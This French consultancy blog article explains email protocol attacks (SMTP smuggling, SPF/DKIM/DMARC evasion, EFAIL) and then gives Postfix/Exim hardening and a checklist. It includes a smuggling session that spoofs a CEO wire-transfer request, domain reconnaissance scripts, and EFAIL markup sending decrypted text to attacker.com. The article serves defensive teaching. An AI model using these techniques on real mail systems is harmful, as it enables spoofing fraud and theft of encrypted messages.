AYI NEDJIMI Consultants

Exploitation des Protocoles Email : SMTP Smuggling et Att...

Catégorie : Articles Techniques Lecture : 9 min Publié le : 28/02/2026 Auteur : Ayi NEDJIMI

Attaques sur l'infrastructure email au-delà du phishing : SMTP smuggling, SPF bypass, DKIM signature manipulation, DMARC evasion, S/MIME et PGP.

Cette analyse detaillee de Exploitation des Protocoles Email : SMTP Smuggling et Att... s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Exploitation des Protocoles Email : SMTP Smuggling et Att... s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 28 février 2026

Notre avis d'expert
La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Introduction

L'email reste le vecteur d'attaque le plus exploité en cybersécurité, avec plus de 90% des compromissions initiales impliquant un email malveillant. Cependant, au-delà du phishing classique, une catégorie d'attaques plus poussées cible les protocoles sous-jacents de l'infrastructure email elle-même : SMTP, SPF, DKIM, DMARC, S/MIME et PGP. Ces attaques, exploitées par les groupes APT et les red teams les plus avancés, permettent d'usurper des identités email de manière indétectable par les filtres traditionnels.

La recherche de Timo Longin sur le SMTP Smuggling, présentée au Chaos Communication Congress en décembre 2023, a révélé des vulnérabilités fondamentales dans la manière dont les serveurs SMTP interprètent les séquences de fin de données. Cette technique permet d'envoyer des emails spoofés qui passent les vérifications SPF, DKIM et DMARC, contournant des décennies de mitigations anti-spoofing. Les serveurs de Microsoft (Exchange Online), GMX, Cisco Secure Email et Postfix étaient tous vulnérables à des degrés divers.

Cet article examine en profondeur chaque vecteur d'attaque sur l'infrastructure email, depuis le SMTP smuggling jusqu'aux attaques sur les protocoles de chiffrement S/MIME et PGP (efail). Pour chaque technique, nous présentons le mécanisme d'exploitation, les outils utilisés et les stratégies de détection et de hardening.

Element	Description	Priorite
Prevention	Mesures proactives de reduction de la surface d'attaque	Haute
Detection	Surveillance et alerting en temps reel	Haute
Reponse	Procedures d'incident response et remediation	Critique
Recovery	Plan de reprise et continuite d'activite	Moyenne

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

SMTP Smuggling (Recherche Timo Longin)

Principe fondamental

Le protocole SMTP utilise la séquence `<CR><LF>.<CR><LF>` (soit `\r\n.\r\n`) pour indiquer la fin du corps d'un email dans la phase DATA. Le SMTP smuggling exploite les incohérences d'interprétation de cette séquence entre les serveurs SMTP émetteurs et récepteurs.

Certains serveurs acceptent des variantes non-standard comme `\n.\n` (sans CR) ou `\r.\r` comme marqueur de fin de données, tandis que d'autres les traitent comme du contenu normal.

Cette différence d'interprétation permet à un attaquant d'injecter un second email dans la même session SMTP. Le serveur émetteur considère la séquence non-standard comme faisant partie du corps du message, tandis que le serveur récepteur l'interprète comme la fin du premier message et le début d'un nouveau. Ce second message smuggglé peut avoir un expéditeur arbitraire et passer les vérifications SPF car il est techniquement délivré par le serveur SMTP légitime de l'émetteur.

```
# === SMTP SMUGGLING - DÉMONSTRATION CONCEPTUELLE ===

# Connexion SMTP normale
telnet mx.cible-audit.fr 25
EHLO attacker.com
MAIL FROM:<legit@sender.com>
RCPT TO:<victim@target.com>
DATA
Subject: Email légitime
From: legit@sender.com
To: victim@target.com

Contenu légitime du premier email.
\n.\n                          # Séquence non-standard (LF.LF sans CR)
MAIL FROM:<ceo@target.com>   # Début du message smuggglé
RCPT TO:<finance@target.com>
DATA
Subject: Virement urgent
From: ceo@target.com
To: finance@target.com

Merci d'effectuer le virement de 50,000 EUR vers le compte
IBAN: FR76XXXXX... avant 17h aujourd'hui.
Cordialement, Le PDG
.                              # Fin normale du message smuggglé

# Le serveur émetteur voit UN SEUL message (tout le contenu)
# Le serveur récepteur voit DEUX messages :
# 1. Email légitime de legit@sender.com
# 2. Email spoofé de ceo@target.com (passe SPF car émis par le même serveur)

# === VARIANTES DE SÉQUENCES DE SMUGGLING ===
# \n.\n      - Line Feed seul (sans Carriage Return)
# \r.\r      - Carriage Return seul (sans Line Feed)
# \n.\r\n    - Mixte LF / CRLF
# \r\n.\n    - Mixte CRLF / LF
# \x00.\r\n  - Null byte avant le point
```

Impact et serveurs affectés

La recherche de Timo Longin a identifié des vulnérabilités dans plusieurs serveurs SMTP majeurs. Microsoft Exchange Online acceptait les séquences `\n.\n` permettant le smuggling inbound (emails envoyés vers les boîtes Exchange). GMX et Web.de étaient vulnérables en mode outbound, permettant d'utiliser leurs serveurs comme relais pour des

emails spoofés. Cisco Secure Email Gateway traitait les séquences non-standard de manière incohérente selon la configuration. Postfix dans sa configuration par défaut acceptait les bare LF comme terminateurs de ligne, le rendant vulnérable au smuggling.

Conséquence critique
Le SMTP smuggling permet d'envoyer des emails qui passent les vérifications SPF, DKIM et DMARC avec un expéditeur arbitraire. L'email spoofé apparaît comme authentifié car il est techniquement délivré par le serveur SMTP autorisé dans les enregistrements SPF du domaine cible. C'est la première technique depuis des années à contourner simultanément les trois mécanismes d'authentification email.

Cas concret
L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

SPF Bypass Techniques

Faiblesses structurelles de SPF

SPF (Sender Policy Framework) vérifie que l'adresse IP du serveur émetteur est autorisée à envoyer des emails pour le domaine de l'enveloppe MAIL FROM. Malgré son utilité, SPF présente plusieurs faiblesses architecturales exploitables.

- **SPF ne vérifie que l'enveloppe MAIL FROM**, pas le header From affiché à l'utilisateur. Un attaquant peut envoyer un email avec un MAIL FROM légitime mais un header From spoofé.
- **Plages IP trop larges** : De nombreuses organisations incluent des plages /16 ou /8 entières dans leurs enregistrements SPF, permettant à quiconque sur ces plages d'envoyer en leur nom.
- **Include chains excessifs** : Les mécanismes include: créent des chaînes de confiance qui peuvent inclure des services tiers compromis.
- **Limite de 10 lookups DNS** : Au-delà de 10 résolutions DNS, SPF retourne un PermError, ce qui désactive la vérification.
- **SPF softfail (~all)** : La majorité des domaines utilisent ~all (softfail) au lieu de -all (hardfail), ce qui signifie que les emails non-conformes sont souvent acceptés.

```
# === ANALYSE ET EXPLOITATION SPF ===

# Analyser l'enregistrement SPF d'un domaine
dig +short TXT target.com | grep "v=spf1"
# Résultat typique : "v=spf1 include:_spf.google.com include:sendgrid.net ~all"

# Résoudre récursivement tous les includes
python3 -c "
import dns.resolver

def resolve_spf(domain, depth=0):
    try:
        answers = dns.resolver.resolve(domain, 'TXT')
        for rdata in answers:
            txt = str(rdata).strip('\"')
            if txt.startswith('v=spf1'):
                print('  ' * depth + f'{domain}: {txt}')
                for part in txt.split():
                    if part.startswith('include:'):
                        resolve_spf(part[8:], depth + 1)
                    elif part.startswith('ip4:'):
                        print('  ' * (depth+1) + f'IP autorisée: {part}')
    except Exception as e:
        print('  ' * depth + f'{domain}: ERREUR - {e}')

resolve_spf('target.com')
"

# Compter le nombre de DNS lookups (max 10)
# Chaque include, a, mx, ptr compte comme un lookup
# Si > 10 : SPF PermError = pas de vérification!

# === EXPLOITATION : SPF FLOODING ===
# Ajouter assez de lookups pour dépasser la limite de 10
# Si l'organisation ajoute trop de services tiers, SPF devient inopérant

# === EXPLOITATION : SHARED HOSTING ===
# Si target.com inclut "include:_spf.google.com"
# Tout compte Google Workspace peut envoyer en tant que target.com
# (si le domaine est ajouté comme alias dans Gmail)
```

DKIM Signature Manipulation

Attaques sur les signatures DKIM

DKIM (DomainKeys Identified Mail) signe cryptographiquement certains headers et le corps de l'email avec la clé privée du domaine émetteur. Le récepteur vérifie cette signature via la clé publique publiée dans le DNS. Plusieurs attaques exploitent les faiblesses de ce mécanisme.

```
# === ATTAQUES DKIM ===

# 1. DKIM Replay Attack
# Si un attaquant intercepte un email légitime signé par DKIM,
# il peut le renvoyer à d'autres destinataires.
# La signature DKIM reste valide car le contenu n'a pas changé.

# 2. Body length limit (l= tag) exploitation
# Si la signature DKIM utilise l= (body length),
# seuls les N premiers octets du corps sont signés.
# L'attaquant peut ajouter du contenu malveillant après.

# Vérifier si un domaine utilise l= tag
dig +short TXT selector._domainkey.target.com
# Si "l=xxx" est présent, le body n'est que partiellement signé

# 3. Clé DKIM faible
# Récupérer la clé publique DKIM
dig +short TXT google._domainkey.target.com
# Vérifier la taille de la clé RSA
echo "MIGfMA0GCSq..." | base64 -d | openssl rsa -pubin -inform DER -text

# Les clés RSA < 1024 bits sont vulnérables au factoring
# Des clés de 512 bits ou 768 bits sont encore parfois utilisées

# 4. DKIM key takeover via DNS
# Si le sélecteur DKIM pointe vers un CNAME dangling
# ou un domaine expiré, l'attaquant peut le reprendre
# et signer des emails en tant que le domaine cible

# 5. Header injection avant signature
# Certaines implémentations DKIM ne protègent pas contre
# l'injection de headers dupliqués. Si "From:" n'est pas
# dans le "h=" (headers signés), l'attaquant peut ajouter
# un second header From: qui sera affiché par le client email

# === DÉTECTION ===
# Vérification DKIM d'un email reçu
# Examiner le header Authentication-Results dans le source de l'email
# Authentication-Results: mx.google.com;
#        dkim=pass header.i=@target.com header.s=google;
#        spf=pass smtp.mailfrom=target.com;
#        dmarc=pass policy=reject
```

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

DMARC Policy Evasion

Contournement des politiques DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) est la dernière couche d'authentification email, combinant les résultats SPF et DKIM pour déterminer si un email est légitime. La politique DMARC définit l'action à prendre en cas d'échec : none (monitoring), quarantine (spam), ou reject (rejet). Cependant, plusieurs techniques permettent de contourner DMARC.

- **Politique p=none** : La majorité des domaines Fortune 500 utilisent encore p=none, ce qui signifie qu'aucune action n'est prise en cas d'échec DMARC. L'attaquant peut spoofer librement ces domaines.
- **Subdomain policy (sp=)** : Si sp=none est défini ou absent, les sous-domaines n'héritent pas de la politique stricte du domaine parent. L'attaquant peut spoofer arbitrary-subdomain.target.com.
- **From header manipulation** : DMARC vérifie l'alignement entre le domaine du header From et le domaine SPF/DKIM. Certains MTA ne valident pas correctement les headers From avec des formats non-standard (ex : `From: "CEO <ceo@target.com>" <attacker@evil.com>`).
- **Organizational domain matching** : DMARC en mode relaxed (adkim=r, aspf=r) accepte n'importe quel sous-domaine. Si DKIM signe pour subdomain.target.com, un email de any-other.target.com passe DMARC.
- **Forwarding et mailing lists** : Les redirections email et les listes de diffusion cassent souvent l'alignement SPF et parfois DKIM, forçant les organisations à maintenir des politiques permissives.

```
# === ANALYSE DMARC POUR RED TEAM ===

# Vérifier la politique DMARC d'un domaine
dig +short TXT _dmarc.target.com
# Résultat : "v=DMARC1; p=reject; rua=mailto:dmarc@target.com; pct=100"

# Vérifier la politique des sous-domaines
# Si sp= absent, les sous-domaines héritent de p=
# Si sp=none, les sous-domaines ne sont pas protégés

# Script d'audit DMARC en masse
#!/bin/bash
while read domain; do
    dmarc=$(dig +short TXT _dmarc.$domain 2>/dev/null | tr -d '"')
    spf=$(dig +short TXT $domain 2>/dev/null | grep "v=spf1" | tr -d '"')

    policy=$(echo $dmarc | grep -oP 'p=\w+' | head -1)
    sp=$(echo $dmarc | grep -oP 'sp=\w+')

    echo "$domain | DMARC: $policy | SP: ${sp:-inherited} | SPF: ${spf:0:50}..."
done < domains.txt

# Résultat typique montrant les domaines vulnérables :
# bank.com     | DMARC: p=reject   | SP: inherited | SPF: v=spf1 ...
# company.com  | DMARC: p=none     | SP: inherited | SPF: v=spf1 ... ~all
# partner.org  | DMARC:            | SP:           | SPF: (aucun)
```

S/MIME et PGP Attacks

EFAIL : Exploitation du chiffrement email

EFAIL, publié en 2018 par une équipe de chercheurs européens, est une classe de vulnérabilités qui permet l'extraction du texte en clair d'emails chiffrés en S/MIME et PGP. L'attaque exploite la manière dont les clients email traitent le contenu HTML dans les messages chiffrés. Deux variantes principales existent :

Direct Exfiltration (EFAIL-DE) : L'attaquant intercepte un email chiffré et modifie la structure MIME pour injecter du HTML autour du bloc chiffré. Quand le destinataire ouvre l'email, le client déchiffre le contenu et le HTML injecté exfiltre le texte en clair via une requête HTTP vers le serveur de l'attaquant (ex : `<img src="https://attacker.com/exfil?data=CONTENU_DECHIFFRÉ">`).

CBC/CFB Gadget Attack : Exploite les propriétés de malléabilité des modes de chiffrement par blocs CBC et CFB utilisés par S/MIME (AES-CBC) et PGP (CFB). L'attaquant modifie les blocs chiffrés pour injecter des balises HTML qui exfiltreront le contenu une fois déchiffré, même sans connaître le texte en clair d'origine. Pour approfondir, consultez Chaîne d'exploitation Kerberos en.

```
# === EFAIL - PRINCIPE DE L'ATTAQUE DIRECTE ===

# 1. L'attaquant intercepte un email S/MIME chiffré
# Structure MIME originale :
# Content-Type: application/pkcs7-mime
# [BLOB CHIFFRÉ]

# 2. L'attaquant modifie la structure pour ajouter du HTML :
# Content-Type: multipart/mixed
#
# --boundary
# Content-Type: text/html
# <img src="https://attacker.com/exfil?data=
# --boundary
# Content-Type: application/pkcs7-mime
# [BLOB CHIFFRÉ - inchangé]
# --boundary
# Content-Type: text/html
# ">
# --boundary--

# 3. Le client email du destinataire :
#    a) Déchiffre le blob S/MIME
#    b) Reconstruit le HTML : <img src="https://attacker.com/exfil?data=TEXTE_CLAIR">
#    c) Charge l'image, envoyant le texte en clair à l'attaquant

# === MITIGATION ===
# 1. Désactiver le rendu HTML dans les clients email pour les messages chiffrés
# 2. Désactiver le chargement automatique des images externes
# 3. Utiliser des modes de chiffrement authentifié (GCM au lieu de CBC)
# 4. Mettre à jour les clients email (patches disponibles pour Thunderbird, Apple
Mail)
# 5. Préférer le chiffrement au niveau transport (TLS) plutôt que E2E pour l'email
```

Attaques sur les certificats S/MIME

Au-delà d'EFAIL, les certificats S/MIME présentent des vulnérabilités liées à la gestion des clés et à la validation des certificats. Les attaques incluent la récupération de certificats S/MIME publics depuis les serveurs LDAP des organisations (souvent accessibles sans authentification), l'obtention frauduleuse de certificats S/MIME auprès d'autorités de certification peu rigoureuses, et l'exploitation de clés privées stockées de manière non sécurisée sur les postes de travail ou dans les profils itinérants Active Directory.

Détection et Hardening

Configuration SMTP anti-smuggling

```
# === POSTFIX - Mitigation SMTP Smuggling ===
# Dans /etc/postfix/main.cf :

# Rejeter les bare LF dans les données SMTP (Postfix 3.8.4+)
smtpd_forbid_bare_newline = normalize
smtpd_forbid_bare_newline_exclusions = $mynetworks

# Ou en mode strict (rejette les messages non-conformes)
smtpd_forbid_bare_newline = reject

# === EXIM - Mitigation ===
# Dans exim.conf :
# Rejeter les messages avec bare LF
acl_smtp_data = acl_check_data
acl_check_data:
  deny  condition = ${if match{$message_body}{\n\.\n}{yes}{no}}
        message = Bare LF in message body rejected

# === MICROSOFT EXCHANGE ONLINE ===
# Microsoft a patché Exchange Online en décembre 2023
# Vérifier que les mises à jour sont appliquées
# Activer "Enhanced Filtering for Connectors" pour les relais

# === HARDENING EMAIL COMPLET ===

# 1. SPF strict
# v=spf1 ip4:203.0.113.0/24 include:_spf.google.com -all
# Utiliser -all (hardfail) au lieu de ~all (softfail)

# 2. DKIM avec clé forte
# RSA 2048 bits minimum, rotation annuelle des clés
# Signer les headers critiques : From, To, Subject, Date, MIME-Version

# 3. DMARC reject
# v=DMARC1; p=reject; sp=reject; rua=mailto:dmarc@target.com; pct=100
# sp=reject pour protéger les sous-domaines
# pct=100 pour appliquer à 100% des messages

# 4. MTA-STS (SMTP Strict Transport Security)
# Publie une politique forçant le TLS pour les connexions SMTP entrantes
# _mta-sts.target.com TXT "v=STSv1; id=20260228"
# https://mta-sts.target.com/.well-known/mta-sts.txt

# 5. DANE (DNS-based Authentication of Named Entities)
# Publie le certificat TLS du MX dans le DNS via TLSA records
# _25._tcp.mx.target.com TLSA 3 1 1 [hash du certificat]
```

Checklist de hardening email

1. SPF avec -all (hardfail) et moins de 10 includes. 2. DKIM RSA 2048+ sans l= tag, headers From/To/Subject signés. 3. DMARC p=reject sp=reject pct=100. 4. MTA-STS activé pour forcer TLS. 5. Postfix 3.8.4+ avec smtpd_forbid_bare_newline=normalize. 6. Désactiver le rendu HTML automatique pour les emails chiffrés. 7. Monitoring des rapports DMARC RUA/RUF pour détecter le spoofing.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source security-automation-framework qui facilite l'automatisation des workflows de sécurité.

Conclusion

Les attaques sur les protocoles email vont bien au-delà du phishing traditionnel. Le SMTP smuggling, les bypass SPF/DKIM/DMARC et les attaques EFAIL sur le chiffrement S/MIME/PGP démontrent que l'infrastructure email elle-même présente des vulnérabilités fondamentales qui nécessitent une attention constante. La recherche de Timo Longin sur le SMTP smuggling a particulièrement mis en lumière la fragilité des mécanismes d'authentification email face à des attaques protocolaires.

Pour les organisations, la priorité est d'implémenter une configuration email defense-in-depth : SPF strict avec hardfail, DKIM avec des clés robustes et une rotation régulière, DMARC en mode reject avec couverture des sous-domaines, MTA-STS pour forcer le chiffrement du transport, et une mise à jour constante des serveurs SMTP pour intégrer les correctifs anti-smuggling. Le monitoring des rapports DMARC permet de détecter les tentatives de spoofing en temps réel et d'ajuster les politiques en conséquence.


Pour les équipes Red Team et les pentesteurs, la maîtrise de ces techniques d'exploitation protocolaire est essentielle pour évaluer la robustesse réelle de l'infrastructure email d'une organisation, au-delà des tests de phishing classiques. L'audit des configurations SPF, DKIM et DMARC, la vérification de la vulnérabilité au SMTP smuggling, et l'évaluation de la sécurité du chiffrement email doivent faire partie de toute évaluation de sécurité complète.

Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- Phishing Sans Pièce Jointe : Techniques Avancées
- DNS Attacks : Tunneling, Hijacking et Cache Poisoning
- OAuth Security : Consent Grant et Token Replay


Partagez cet Article




Partager sur X

Partager sur LinkedIn


Ressources & Références Officielles



SMTP Smuggling Research
sec-consult.com



EFAIL Vulnerability
efail.de



DMARC.org
dmarc.org

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1071.003 — Application Layer Protocol — Mail Protocols
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr